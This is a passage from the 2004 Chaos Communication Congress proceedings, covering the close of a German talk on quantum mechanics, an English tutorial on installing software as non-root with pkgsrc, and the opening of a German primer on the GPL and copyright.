Größen gleichzeitig, die sich gegenseitig beeinflussen und damit gerade nicht gleichzeitig verfügbar sind. Auch kann man nur dann präzise Voraussagen über die Entwicklung eines physikalischen Systems machen, wenn man dessen gegenwärtigen Zustand genau kennt. Die Zustände quantenmechanischer Systeme sind also fundamental unbestimmt und ihre Zukunft ist ebenso eine Sache von Wahrscheinlichkeiten. Dies steht erneut im krassen Gegensatz zur klassischen Physik, in der gerade der Determinismus, also die Möglichkeit der exakten Vorhersage zukünftiger Zustände, das größte Wissenschaftsideal begründete.

Die fertige „Quantentheorie“

Ein Problem der Quantenmechanik war damals, dass sie recht lange keine Bewegungsgleichungen hatte, die, analog zu den Newtonschen oder den Maxwellschen Gleichungen, die Propagation quantenmechanischer Teilchen beschreiben konnten. Die Entdeckung dieser fundamentalen Gleichung fällt erst in die Jahre 1925/1926, also ein ganzes Vierteljahrhundert nach der Grundlegung der Quantenmechanik. In diesen Jahren entwickelte Erwin Schrödinger im Rahmen seiner Wellenmechanik die sogenannten Schrödinger-Gleichung, die fortan als die fundamentale Gleichung der Quantenmechanik gelten sollte. Sie gab ihr eine einheitliche Gestalt und ermöglichte ihre Systematisierung.
Die Schrödinger-Gleichung greift dabei das Konzept der Wahrscheinlichkeitswellen auf und beschreibt in einer Differentialgleichung deren Fortpflanzung wie eine Wellenbewegung in zusätzlicher Abhängigkeit zum Planckschen Wirkungsquantum. Die Wellen werden damit noch einmal abstrahiert zu „Wahrscheinlichkeits-Wirkungswellen“.
Mit diesem Konzept ist aus einer grundlegenden Intuition eine sehr leicht zugängliche Arbeitsweise der Quantenmechanik geschaffen, die sowohl die Heisenbergsche Unschärferelation als auch viele andere Charakteristika unmittelbar ergibt und zudem ein sehr leichtes Rechnen ermöglicht. Vor allem in Verbindung mit der Hamilton-Jacobi-Theorie, die ein Konzept „kanonischer Transformationen“, also der Umformung zueinandergehöriger Größen in „rechenpraktische“ Größen verwendet, können die grundlegenden Eigenschaften eines quantenmechanischen Systems leicht herausgefunden werden. Einfache Ableitungen, die man als „Operatoren“ auf die die Welle repräsentierende „Wellenfunktion“ ansetzen kann, ermöglichen einen guten Zugang zu Bestimmungsgrößen wie Impuls, Ort und Energie eines Systems.
Es wurden aber auch weitere Formalismen erstellt, die andere Vorteile boten. Der derzeit gängigste Formalismus ist dabei der Dirac-Formalismus, der eine besonders leichte und eingängliche Schreibweise der Wellenfunktionen und Operatoren anbietet und so eine gute Darstellbarkeit der verschiedensten Messsituationen erlaubt.

Eine übrigens bemerkenswerte Eigenschaft der Schrödinger-Gleichung ist deren Determinismus - sie beschreibt die Fortpflanzung der Wirkungswellen als deterministische Bewegung. In ihr selbst finden sich keine Wahrscheinlichkeits-Größen. Wenn man die Parameter einer Welle zu einem Zeitpunkt kennt, so kann man einfach mittels der zeitabhängigen Schrödinger-Gleichung deren zukünftige Zustände ermitteln. Natürlich ist damit der Indeterminismus nicht aufgehoben – er kehrt zurück, sobald man die Wellen irgendwie misst, sie also aus der Theorie herausholt. Aber dieser Rückkehr einer deterministischen Bewegungsgleichung ist dennoch ein herrlicher Kunstgriff und von großer Wichtigkeit für beispielsweise technische Realisierung der Quantenmechanik.

In der nun in (sicherlich groben) Grundrissen präsentierten Form ist die Quantenmechanik heute zur grundlegenden physikalischen Theorie geworden. War die klassische Physik noch davon überzeugt, dass alles klassisch in Normalgrößen behandelt werden kann, so hat sich dieses Verhältnis umgekehrt. Alles ist quantenmechanisch und die bisher klassische Physik

hat nur Mengen-Aussagen über große Mengen von eigentlich quantenmechanischen Teilchen gemacht. Die Quantenmechanik enthält damit die klassische Physik als Teilgebiet und „Vergröberung“ ihrer selbst.
Und obwohl es in ihr immer noch ungelöste Schwierigkeiten gibt, wie zum Beispiel ihren fundamentalen Widerspruch zur Relativitätstheorie, erweist sie sich zunehmend als zuverlässige und praktische Theorie, die auch immer erstaunlichere Technologien möglich erscheinen lässt.

Zu diesen letzten beiden Themen des fundamentalen Widerspruchs zur Relativitätstheorie und den erstaunlichen Technologien werde ich in meinem zweiten Vortrag zur Quanteninformationstheorie kommen, zu dem ich leider – aus zeitlichen Gründen – zumindest in diesem Tagungsband nichts Schriftliches geben konnte.

Sandro Gaycken
Wissenschafts- und Technikphilosophie
Berlin/ Zürich/ Bielefeld

21. Chaos Communications Congress, 27.-29. Dezember 2004, Berlin

Easy Software-Installation on Linux, Solaris, NetBSD etc. using pkgsrc

Hubert Feyrer <hubertf@pkgsrc.org>

December 13, 2004

Abstract

The article discusses the problems when installing open source software on Unix(like) systems and identifies specific areas that need attention, and how they manifest in various architectures of open source systems today, leading from a rather simple layered theory to a complex graph in reality, which requires environmental considerations like demands for flexibility and maintainability when addressed. The pkgsrc system is introduced as a possible solution, which can be used to install software easily from source, independent of your operating system. A general overview of the pkgsrc system is given followed by an user-oriented example on how to bootstrap it and compile packages on a Linux system with a special emphasis of working without root privileges. Operation of the pkgsrc system is described next, with details of the install process and an overview of available packages. The article is intended for users of all Unix(like) systems that need to maintain and update software on a frequently and across various platforms, emphasizing the cross-platform nature of pkgsrc, which includes Linux, FreeBSD, OpenBSD, MacOS X, Solaris, Irix and even MS Windows. .

Contents

1 Introduction

This article contains information abouth the general problems encountered when installing and managing open source software, and introduces the pkgsrc system, which can be used to install software easily from source, independent of your operating system. Instead of knowing details like xmkmf, autoconf, libtool & Makefiles, a simple "make install" is enough to install a package (and all its dependencies). The pkgsrc system will download the package's sources, which is then unpacked, patched, configured, compiled and installed for later querying and removing. The pkgsrc system is based on the NetBSD Packages Collection and was ported to a number of other operating systems like Linux, FreeBSD, OpenBSD, MacOS X, Solaris, Irix and even MS Windows.

2 Issues managing Open Source software


Installation of Open Source software on Unix and Unix-like systems has a number of problems. First and foremost, there are many programs and lots of version changes. Next, compilation costs time – everyone who has tried to compile OpenOffice or KDE knows that these packages still need hours even on latest PC systems. Getting them going on slower, older or non-PC hardware still is an adventure! The fact that software often is not written with portability in mind doesn't aid to this, especially if you're not on a PC running Linux, but we don't want to give a c0ding lesson here.

The installation of software on Unix(like) systems is not trivial either:

- Some basic knowledge about tools is necessary
- There are various ways to configure things (GNU autoconf, Imake, ...)
- There are many side effects depending on other installed packages, compiler switches, etc.

- Many inter-depending packages
- Troubleshooting requires expert knowledge

To illustrate the complexity of inter-depending packages, here is a package dependency graph created from a pkgsrc system running NetBSD[1]:



The bottom of this graph shows KDE as a big package requiring many smaller and small packages, which are placed towards the top of the graph. The obvious complexity of the graph comes from the modularity of Open Source software, where many small packages are used by bigger packages. The complexity is independent of packaging system and operating system, similar graphs can be created for each Linux distribution using its preferred packages system.

The solution to this situation depends on the kind of application. In general, a separation between the base "operating system" and added "applications" need to be made, and depending on the working environment needed, and there are a number of choices. Classical Unix(like) systems are rather small systems that don't come with many applications, but require manual installation of all software. While this is very difficult to install and needs a lot of know-how, this also leads to a very flexible software management that is easy to maintain, even without depending on a vendor providing updates packages. On the other end of the scale are systems that completely integrate applications and operating system, which leads to easy installation, but if manual installation of upgrades are required for parts of the system, they usually evolve into maintenance nightmares. A solution in-between are hybrid systems that come as rather small base operating systems, and which allow adding software packages easily depending on the kind of application, e.g. installing a web server will need other software than a desktop machine or database server. These systems are usually easy to install, and with the aid of a decent packages system, they are easy to maintain. Figure 1 illustrates the degrees of integration between operating systems and applications.

So, where do you want to go today?

- **Easy Installation:** choose this if your software doesn't change often. Use ready-to-user binary distribution. E.g. for desktop systems install Windows or SuSE Linux from CD/DVD.
- **Easy Maintenance:** choose this if you have few packages that change a lot. Take a stable base operating system, and install important packages on your own, e.g. compile on your own on a webserver with Solaris, Apache and PHP.
- **Both:** Welcome to pkgsrc!

There are a number of fine packages systems out there that allow easy installation of applications, and most of these systems are targeted towards one specific operating system or operating system distribution (usually found in Linux land). Few of these systems work on more than one operating system, and pkgsrc is introduced here as a packages system that supports a wide number of platforms.

[1] Made using pkgdepgraph and dot/graphviz




Figure 1: Degrees of integration between operating system and applications

3 A Cross-platform solution: pkgsrc

The pkgsrc system can be used for easy installation and updating of software packages. It is a source-based package management system which uses original source code for compiling, but also allows creation and installation of binary packages. The two major components are the management tools and the packages collection (pkgsrc).

The pkgsrc system handles dependencies between packages automatically with no user interaction. The system was originally ported from FreeBSD to NetBSD, and uses NetBSD as primary development platform today. In addition to NetBSD, pkgsrc was ported to IBM's AIX, BSDi/WindRiver's BSD/OS, Apple's Darwin, FreeBSD, SGI's Irix, various Linux distributions, OpenBSD, Sun's Solaris, and even Microsoft Windows in combination with Interix ("Services for Unix", SFU). Linux distributions known to work with pkgsrc are SuSE 9.0, Debian, ROOT Linux, Slackware, RedHat 8.1/9, Mandrake 9.2, and Bluewall Linux, the latter of which uses pkgsrc as its native packages system.

4 Getting started

In order to use pkgsrc, the following steps will be discussed:

- Download pkgsrc
- Install the bootstrap kit, either as binary or by compile via pkgsrc/bootstrap
- Install packages:

```
$ cd pkgsrc/www/mozilla
$ bmake install
```

4.1 Grabbing pkgsrc

The first step to use pkgsrc is to fetch it. This can either be done by downloading the tar-archive from ftp://ftp.NetBSD.org/pub/NetBSD/NetBSD-current/tar_files/pkgsrc.tar.gz, or by using anonymous CVS, following these steps:

```
$ cd $HOME/OS
$ env CVS_RSH=ssh \
  cvs -d anoncvs@anoncvs.NetBSD.org:/cvsroot \
  co pkgsrc
U pkgsrc/Makefile
U pkgsrc/Packages.txt
U pkgsrc/README
...
```

As pkgsrc is a fast moving system and frequent updates happen, CVS is better suited for later updating.

4.2 Bootstrapping with precompiled binaries

Before installing packages, the framework for installing needs to be bootstrapped first. This can be done by either using precompiled binaries of the framework, or by compiling manually.

Precompiled binaries are currently available for the following platforms:

Darwin 7.3.0/powerpc	IRIX 6.5/mips
Darwin 7.0/powerpc	IRIX64 6.5/mips
Darwin 6.6/powerpc	OpenBSD 3.2/i386
Debian Linux/i386	OpenBSD 3.5/i386
FreeBSD 3.5/i386	Slackware 8.1/i386
FreeBSD 5.1/i386	Slackware 9/i386
FreeBSD 5.2.1/i386	Solaris 8/sparc
Interix 3.5	Solaris 9/sparc
	Solaris 9/i386

4.3 Bootstrapping by compiling

An alternative to using precompiled bootstrap packages is compiling them from source, which also makes sure that the latest changes in the pkgsrc infrastructure are made available. Bootstrapping is done with the `pkgsrc/bootstrap/bootstrap` script.

Before starting, a decision needs to be made where packages should be placed into. Usually this is a place like `/usr/local`, `/usr/pkg` or `/opt` if the system is used site-wide. For demonstration purpose, the following examples assume that the system should be used without system (root) privileges, and be installed in the user's private home directory under `$HOME/OS`. The `pkgsrc` directory can be placed anywhere on the system, it is placed in `$HOME/OS/pkgsrc` here, and the operating system used here is SuSE 8.2 system.

The commands for bootstrapping then are:

```
$ cd pkgsrc/bootstrap
$ export MY_HOME=$HOME/OS/OS-‘uname -s‘
$ export LOCALBASE=${MY_HOME}/pkg
$ export PKG_DBDIR=${MY_HOME}/db/pkg
$ ./bootstrap \
?         --prefix=${LOCALBASE} \
?         --pkgdbdir=${PKG_DBDIR} \
?         --ignore-user-check
===> bootstrap command: ./bootstrap --prefix=/home/feyrer/OS/OS-Linux/pkg --pkgdbdir=/home/feyrer/OS/OS-Linux/db/pkg --ignore-user-check
===> bootstrap started: Wed Dec  8 14:42:23 CET 2004
Working directory is: work
===> running: /usr/bin/sed -e 's|@DEFAULT_INSTALL_MODE@|'0755'|' files/install-sh.in > work/install-sh
===> running: /bin/chmod +x work/install-sh
===> building as unprivileged user feyrer/bedienst
===> Building libnbcompat
===> running: /bin/sh work/install-sh -d -o feyrer -g bedienst work/libnbcompat
```

```
===> running: (cd work/libnbcompat; /bin/sh ./configure -C --prefix=/home/feyrer/OS/OS-Linux/pkg --sysconfdir=/home/feyrer/OS/OS-Linux/pkg/etc && make)
configure: creating cache config.cache
checking build system type... i686-pc-linux-gnu
checking host system type... i686-pc-linux-gnu
checking whether make sets $(MAKE)... yes
.....
..
.....
/usr/bin/install -c -m 444 linkfarm.cat1 /home3/bedienst/feyrer/OS/OS-Linux/pkg/man/cat1/linkfarm.0
/usr/bin/install -c -m 444 pkg_view.1 /home3/bedienst/feyrer/OS/OS-Linux/pkg/man/man1/pkg_view.1
/usr/bin/install -c -m 444 pkg_view.cat1 /home/feyrer/OS/OS-Linux/pkg/man/cat1/pkg_view.0
===> Installing packages(7) man page
===> running: /bin/sh work/install-sh -c -m 444 files/packages.cat7 /home/feyrer/OS/OS-Linux/pkg/man/cat7/packages.0

Please remember to add /home/feyrer/OS/OS-Linux/pkg/bin to your PATH environment variable
and /home/feyrer/OS/OS-Linux/pkg/man to your MANPATH environment variable, if necessary.

An example mk.conf file "work/mk.conf.example" with the settings you
provided to "bootstrap" has been created for you.
Please copy work/mk.conf.example to /home/feyrer/OS/OS-Linux/pkg/etc/mk.conf.

You can find extensive documentation of the NetBSD Packages Collection
in /home/feyrer/OS/pkgsrc/Packages.txt and packages(7).

Hopefully everything is now complete.
Thank you
===> bootstrap started: Wed Dec  8 14:44:09 CET 2004
===> bootstrap ended:   Wed Dec  8 14:55:52 CET 2004
$
```

After the pkgsrc framework is bootstrapped, paths need to be adjusted as printed at the end of the bootstrap process, and a call of the pkgsrc "`pkg_info`" command will show that there is already one package installed:

```
$ cd $HOME/OS/OS-‘uname -s‘/pkg
$ export PATH=‘pwd‘/bin:‘pwd‘/sbin:${PATH}
$ export PKG_DBDIR=$HOME/OS/OS-‘uname -s‘/db/pkg
$
$ pkg_info
digest-20021220     Message digest wrapper utility
```

4.4 Details on the bootstrapped system

The binaries installed by the bootstrap procedure provide the core functionality of the pkgsrc system:

```
% cd OS/OS-‘uname -s‘/pkg/
% ls bin sbin
bin:
bmake       cpio        digest      ftp
pax         tar

sbin:
linkfarm    pkg_add     pkg_create  pkg_info
mtree       pkg_admin   pkg_delete  pkg_view
```

Important commands to run later are the `pkg_*` programs as well as the `bmake` program. Manual pages for all these commands were installed as well, so documentation is readily available with the help of the Unix "`man`" command.

5 Using pkgsrc

After the bootstrap procedure has installed all the components needed to build and install packages, a first small package can be installed. **Beware!** Make sure that instead of "`make`" the BSD-

compatible "`bmake`" installed by the bootstrap procedure is being used. GNU make will definitely *not* work!

The commands to install the pkgsrc/misc/figlet package are:

```
$ export MAKECONF=‘pwd‘/pkgsrc_env_no-root # see below
$
$ cd $HOME/OS/pkgsrc
$ cd misc/figlet
$ bmake
...
$ bmake install
...
$
$ pkg_info
digest-20021220     Message digest wrapper utility
figlet-2.2.1nb2     Print text banners in fancy ASCII art characters
```

The first command ("`export MAKECONF=...`") adjust settings so software can be compiled and installed in a private place. The "`bmake`" and "`bmake install`" commands build the program and installs it into its target directory in `$HOME/OS`. The "`pkg_info`" command is used to verify that the package was installed properly, and the "`figlet`" command can be used now:

```
$ type figlet
/home/feyrer/OS/OS-Linux/pkg/bin/figlet
$
$ figlet Hello ‘uname -s‘
 _   _      _ _         _     _
| | | | ___| | | ___   | |   (_)_ __  _   ___  __
| |_| |/ _ \ | |/ _ \  | |   | | ’_ \| | | \ \/ /
|  _  |  __/ | | (_) | | |___| | | | | |_| |>  <
|_| |_|\___|_|_|\___/  |_____|_|_| |_|\__,_/_/\_\
```

5.1 More details on compiling and installing packages

The steps above illustrates the basic concept of installing software. This section gives a bit more information by providing information that is available during the build and install process.

The following output can be expected when building the figlet package:

```
% bmake
===> *** No /home/feyrer/OS/OS-Linux/../distfiles/pkg-vulnerabilities file found,
===> *** skipping vulnerability checks. To fix, install
===> *** the pkgsrc/security/audit-packages package and run
===> *** ’/home/feyrer/OS/OS-Linux/pkg/sbin/download-vulnerability-list’.
=> Checksum OK for figlet221.tar.gz.
work.i386 -> /home/feyrer/OS/OS-Linux/tmp/misc/figlet/work.i386
===> Extracting for figlet-2.2.1nb2
===> Patching for figlet-2.2.1nb2
===> Applying pkgsrc patches for figlet-2.2.1nb2
===> Overriding tools for figlet-2.2.1nb2
===> Configuring for figlet-2.2.1nb2
===> Building for figlet-2.2.1nb2
gcc -O2 -DDEFAULTFONTDIR=\"/home/feyrer/OS/OS-Linux/pkg/share/figlet\"  -DDEFAULTFONTFILE=\"standard.flf\"  figlet.c zipi
chmod a+x figlet
gcc -O2 -o chkfont chkfont.c
%
```

After compilation, the binaries are installed in a second step:

```
% bmake install
===> Installing for figlet-2.2.1nb2
===> Becoming root@rfhinf032 to install figlet.
Warning: not superuser, can't run mtree.
Become root and try again to ensure correct permissions.
install -d -o feyrer -g bedienst -m 755 /home/feyrer/OS/OS-Linux/pkg/man/man6
mkdir -p /home/feyrer/OS/OS-Linux/pkg/share/figlet
cp figlet /home/feyrer/OS/OS-Linux/pkg/bin
cp chkfont /home/feyrer/OS/OS-Linux/pkg/bin
chmod 555 figlist showfigfonts
cp figlist /home/feyrer/OS/OS-Linux/pkg/bin
cp showfigfonts /home/feyrer/OS/OS-Linux/pkg/bin
cp fonts/*.flf /home/feyrer/OS/OS-Linux/pkg/share/figlet
cp fonts/*.flc /home/feyrer/OS/OS-Linux/pkg/share/figlet
cp figlet.6 /home/feyrer/OS/OS-Linux/pkg/man/man6
===> Registering installation for figlet-2.2.1nb2
$
```

5.2 Compiling as non-root

Normally, installation of software needs system (root) privileges, to install software into special directories that are not writable by normal users. Pkgsrc can be used without these system privileges to quite some extent. To do so, a number of variables need to be set, and the `$MAKECONF` environment variable needs to be pointed at that file:

```
$ export MAKECONF=‘pwd‘/pkgsrc_env_no-root
$ ls -la $MAKECONF
-rw-rw-r--  1 feyrer  bedienst  816 Oct  6 04:46 /home/feyrer/OS/pkgsrc_env_no-root
```

The full version of the `pkgsrc_env_no-root` can be found in appendix A.

5.3 Behind the scenes

In the above example, a software package was installed in two separate steps with two separate commands, “`bmake`” and “`bmake install`”. It can have been done in one step with just “`bmake install`”, and still, building and all the other steps needed first will be performed. If needed, the steps can be ran manually as well, and the following list shows the commands for manual execution as well as the action performed:

1. `bmake fetch`: Download sources
2. `bmake checksum`: Ensure integrity of sources
3. `bmake install-depends`: Install required packages
4. `bmake extract`: Unpack sources
5. `bmake patch`: Apply patches kept in pkgsrc
6. `bmake configure`: Configure
7. `bmake build`: Compile
8. `bmake install`: Install and register package (for pkg_info(1), pkg_delete(), etc.)

Other targets that may be useful are:

- `bmake package`: Create binary package for pkg_add(8)
- `bmake clean`: Remove work directory

- `bmake deinstall`: Deinstall package
- `bmake replace`: Replace installed package with new version
- `bmake update`: Rebuild package and all dependencies

These lists are by no means complete. Please see the pkgsrc guide in pkgsrc/doc/pkgsrc.txt and the packages(7) manpage for more information.

6 Overview of available packages

Currently, pkgsrc itself contains almost 5200 packages, and the SourceForge pkgsrc-wip ("Work in Progress") project contains almost 1000 more packages. The packages in pkgsrc are organized in categories, with one directory per category, and package directories in the category directory. For example, the Mozilla package can be found in `pkgsrc/www/mozilla`, KDE3 is in `pkgsrc/meta-pkgs/kde3` and so on.

Here is an example listing all existing categories:

```
$ cd .../pkgsrc/
$ ls
CVS               databases         lang              pkglocate
Makefile          devel             licenses          pkgtools
Packages.txt      distfiles         mail              print
README            doc               math              regress
archivers         editors           mbone             security
audio             emulators         meta-pkgs         shells
benchmarks        finance           misc              sysutils
biology           fonts             mk                templates
bootstrap         games             multimedia        textproc
cad               geography         net               time
chat              graphics          news              wm
comms             ham               packages          www
converters        inputmethod       parallel          x11
cross
```

As an example of the WWW category, here is a fraction of the packages contained in it:

```
$ cd .../pkgsrc
$ ls www
CVS               cadaver           jakarta-servletap p5-Apache-Test
Makefile          calamaris         jakarta-tomcat    p5-Apache-ePerl
Mosaic            cgic              jakarta-tomcat4   p5-CGI
SpeedyCGI         cgicc             jsdk20            p5-CGI-Applicatio
adzap             cgilib            jssi              p5-CGI-FastTempla
amaya             checkbot          kannel            p5-CGI-FormBuilde
analog            chimera           kdewebdev3        p5-CGI-Kwiki
ap-Embperl        clearsilver       kimagemapeditor   p5-CGI-Minimal
ap-access-referer cocoon            lhs               p5-CGI-Session
ap-aolserver      communicator      libghttp          p5-CGI_Lite
ap-auth-cookie    cronolog          libgtkhtml        p5-ExtUtils-XSBui
ap-auth-ldap      curl              libwww            p5-FCGI
ap-auth-mysql     cvsweb            liferea           p5-HTML-Clean
ap-auth-pam       dillo             links             p5-HTML-FillInFor
ap-auth-pgsql     drivel            links-gui         p5-HTML-FixEntiti
ap-auth-postgresq elinks            lynx              p5-HTML-Format
ap-auth-script    elinks04          mMosaic           p5-HTML-Mason
ap-bandwidth      emacs-w3m         make_album        p5-HTML-Parser
...
```

7 Conclusion

This article contains a small and short overview about software management, showing the importance of systems to assist installation of software packages in systems that use a large number of modules as can be found in Open Source systems today, and introduces the pkgsrc system which can be used on a variety of hardware and operating system platforms to install and maintain software.

More information about internals of the system, dependency handling etc. would be beyond the scope of this document, but can be found in the pkgsrc guide at `pkgsrc/doc/pkgsrc.txt` and on the websites of the pkgsrc and the NetBSD projects, see:

http://www.pkgsrc/org/

http://www.NetBSD.org/Documentation/pkgsrc/

A pkgsrc_env_no-root

```
# make(1) include file for NetBSD pkgsrc as non-root
#
# Usage:
# env MAKECONF=/path/to/pkgsrc_env make ...
#
# (c) Copyright 2003, 2004 Hubert Feyrer <hubert@feyrer.de>
#

MY_NAME!=       whoami
MY_GROUP!=      groups | sed 's/ .*$$//'
MY_OS!=         uname -s
MY_HOME=        ${HOME}/OS/OS-${MY_OS}

BINOWN=         ${MY_NAME}
BINGRP=         ${MY_GROUP}
SHAREOWN=       ${MY_NAME}
SHAREGRP=       ${MY_GROUP}
MANOWN=         ${MY_NAME}
MANGRP=         ${MY_GROUP}

WRKOBJDIR=      ${MY_HOME}/tmp
PKG_DBDIR=      ${MY_HOME}/db/pkg
OBJMACHINE=     1

DISTDIR=        ${MY_HOME}/../distfiles
PACKAGES=       ${MY_HOME}/packages

# X needs xpkgwedge installed!
LOCALBASE=      ${MY_HOME}/pkg
VARBASE=        ${MY_HOME}/var

SU_CMD=         /bin/sh -c
FETCH_CMD=      ${LOCALBASE}/bin/ftp
PAX=            ${LOCALBASE}/bin/pax
CHOWN=          true
CHGRP=          true
BINMODE=        755                     # for Solaris strip(1)

# For apache (needs patch to use VARDIR):
APACHE_USER=    ${MY_NAME}
APACHE_GROUP=   ${MY_GROUP}
```

The latest version of this file can be found at http://www.feyrer.de/OS/pkgsrc_env_no-root!

21. Chaos Communications Congress, 27.-29. Dezember 2004, Berlin

GPL für Anfänger

Über Copyright, Lizenzen und den Schutz geistigen Eigentums

Hubert Feyrer <hubert@feyrer.de>

7. Dezember 2004

Zusammenfassung

Immer wieder wird Unwissenheit im Umgang mit "freier Software" beobachtet, insbesondere ist vielen Nutzern nicht bewusst, worauf diese "Freiheit" basiert und wie sie begründet ist. Es soll ein Überblick über juristische Grundlagen wie Urheberrecht, Lizenzen & Patente gegeben werden, und anschließend anhand der GNU Public License (GPL) einige Eigenschaften "freier" Software aufgezeigt werden. Ein Vergleich zur BSD-Lizenz und eine Reihe von Fragestellungen, denen sich Autoren von Software stellen sollten rundet den Überblick ab.

Inhaltsverzeichnis

1 Einleitung

Immer wieder wird Unwissenheit im Umgang mit "freier Software" beobachtet, insbesondere ist vielen Nutzern nicht bewusst, worauf diese "Freiheit" basiert und wie sie begründet ist. Dem soll hier einerseits durch einige begriffliche Definitionen, andererseits durch Betrachtung und Vergleich zweier in der Open-Source-Praxis weit verbreiteter Software-Lizenzen entgegengewirkt werden.

2 Definitionen

Das geistige Eigentum an Software ist gesetzlich geschützt. Im folgenden sollen die dabei relevanten Themen kurz betrachtet werden:

Urheberrecht ist das Recht des geistigen Schöpfers an seinem Werk. Es gilt für Werke der Literatur, Wissenschaft oder Kunst, wobei Computerprogramme als Werke der Literatur gelten. Der Urheber hat das Recht, über die Nutzungsrechte an seinem Werk zu verfügen, er kann die Bedingungen für Weiterverbreitung, Bearbeitung, Kombination mit anderen Werken, gewerbliche Nutzung, weitere Veröffentlichung etc. festlegen. Die vom Gesetz geforderte "persönliche geistige Schöpfung" wird an der sog. "Schaffenshöhe" festgelegt. Die meisten, aber nicht prinzipiell alle Ergebnisse menschlichen Schaffens sind in der Praxis urheberrechtlich geschützt. Die Kennzeichnung durch Copyright-Vermerk bzw. Urheberrechtshinweis ist dabei in Deutschland nicht notwendig, d.h. aus dem Fehlen eines entsprechenden Hinweises kann nicht auf die Gemeinfreiheit eines Werkes geschlossen werden!

Lizenz: Der Name leitet sich vom Lateinischen "licentia" ab, was soviel bedeutet wie Erlaubnis oder Freiheit. Eine Lizenz ist damit ein vertraglich oder gesetzlich zugesichertes Recht, ein Werk, welches dem Urheberrecht unterliegt, oder eine Erfindung, für welche ein Patent gewährt ist, zu nutzen. Die Bedingungen hierfür sind Gegenstand des Lizenzvertrages.

Patente sind ein vom Staat auf Zeit gewährtes Monopol zur gewerblichen Nutzung eines technischen Verfahrens oder eines technischen Produkts. Das Patentsystem ist Teil des Rechtssystems und wirtschaftspolitisches Instrument. Patente sichern Personen oder Firmen Rechte an ihrer Erfindung indem sie andere von der Nutzung ohne die Zustimmung des Patentinhabers ausschließen. So können z.B. Entwicklungskosten geschützt werden, damit ein Produkt nicht unentgeltlich nachgebaut werden kann. Der Preis für diesen Schutz ist die Veröffentlichung des Wissens und damit die Zugänglichkeit für alle anderen – Maximale Schutzdauer von Patenten ist 20 Jahre (§16 PatG).

In der weiteren Betrachtung soll der Schutz von geistigem Eigentum durch Software-Lizenzen betrachtet werden, das Thema Patente wird an anderer Stelle zur Genüge diskutiert und soll hier nicht weiter aufgegriffen werden.

3 Die General Public License (GPL)

Die General Public License (GPL) stellt die momentan am weitesten verbreitete Lizenz für "freie" Software dar, ihr Inhalt soll im folgenden kurz aufgezeigt werden. Die Lizenz wurde von der Free Software Foundation herausgegeben, und beschreibt sehr ausführlich die einzelnen Bedingungen für die (Weiter)Verbreitung von Software, die der GPL unterliegt. Die Lizenz besteht aus 13 Klauseln, die Kernaussagen dieser Klauseln sollen im Folgenden betrachtet werden:

0. Geltungsbereich: Die GPL betrifft alle Programme, die den Vermerk enthalten, daß sie der "General Public License" unterliegen. Aktivitäten außer dem Kopieren, Verbreiten und Ver-

ändern des Programms werden von der GPL nicht abgedeckt. Zum "laufen lassen" ist keine Lizenz nötig, die Ausgabe unterliegt nicht der GPL, es sei denn sie kann als "abgeleitetes Werk" angesehen werden.

1. **Unveränderte Weitergabe:** Die unveränderte Weitergabe im Quellcode ist erlaubt, die Lizenz muß dabei beiliegen. Geld darf lediglich für das Kopieren verlangt werden, eine Garantie darf gegen extra Geld gegeben werden.
2. **Veränderte Weitergabe:** Eine veränderte Weitergabe in Quellcode ist unter den folgenden Bedingungen erlaubt:
   a) Die Änderungen müssen gekennzeichnet sein,
   b) das neue Programm unterliegt vollständig der GPL, und
   c) nach Möglichkeit soll im Programm auf die Lizenz hingewiesen werden.

   Das Speichern ("aggregation") eines GPL-Programms mit nicht-GPL-Programmen bringt diese *nicht* unter die GPL.
3. **Weitergabe im Binärcode:** Der ausführbare Maschinencode darf weitergegeben werde, wenn mindestens eine der folgenden Bedingungen erfüllt ist:
   a) Der Quellcode muß lt. Punkt 1. und 2. Punkt in maschinenlesbarer Form auf einem gängigen Medium beiliegt, oder
   b) der Software wird eine schriftliche, mindestens 3 Jahre gültigen Erklärung beigelegt, daß der Quellcode auf Anfrage in maschinenlesbarer Form auf einem gängigen Medium lt. Punkt 1. und 2. erhältlich ist, oder
   c) wenn man die Informationen selbst beilegt, die man beim Erhalt der Software (wie unter 3b erklärt) erhalten hat. Nur für nicht-kommerzielle Weitergabe!

   Der "Quellcode" umfaßt hierbei die bevorzugte Form, um Änderungen zu machen sowie alle Interface-Beschreibungen und Prozeduren um die Quellen in Maschinencode zu überführen. Als besondere Ausnahme müssen der Compiler und das Betriebssystem *nicht* mit ausgeliefert werden. Bei Bereitstellung von Binaries via Download reicht es, den Quellcode an derselben Stelle wie die Binaries verfügbar zu machen.
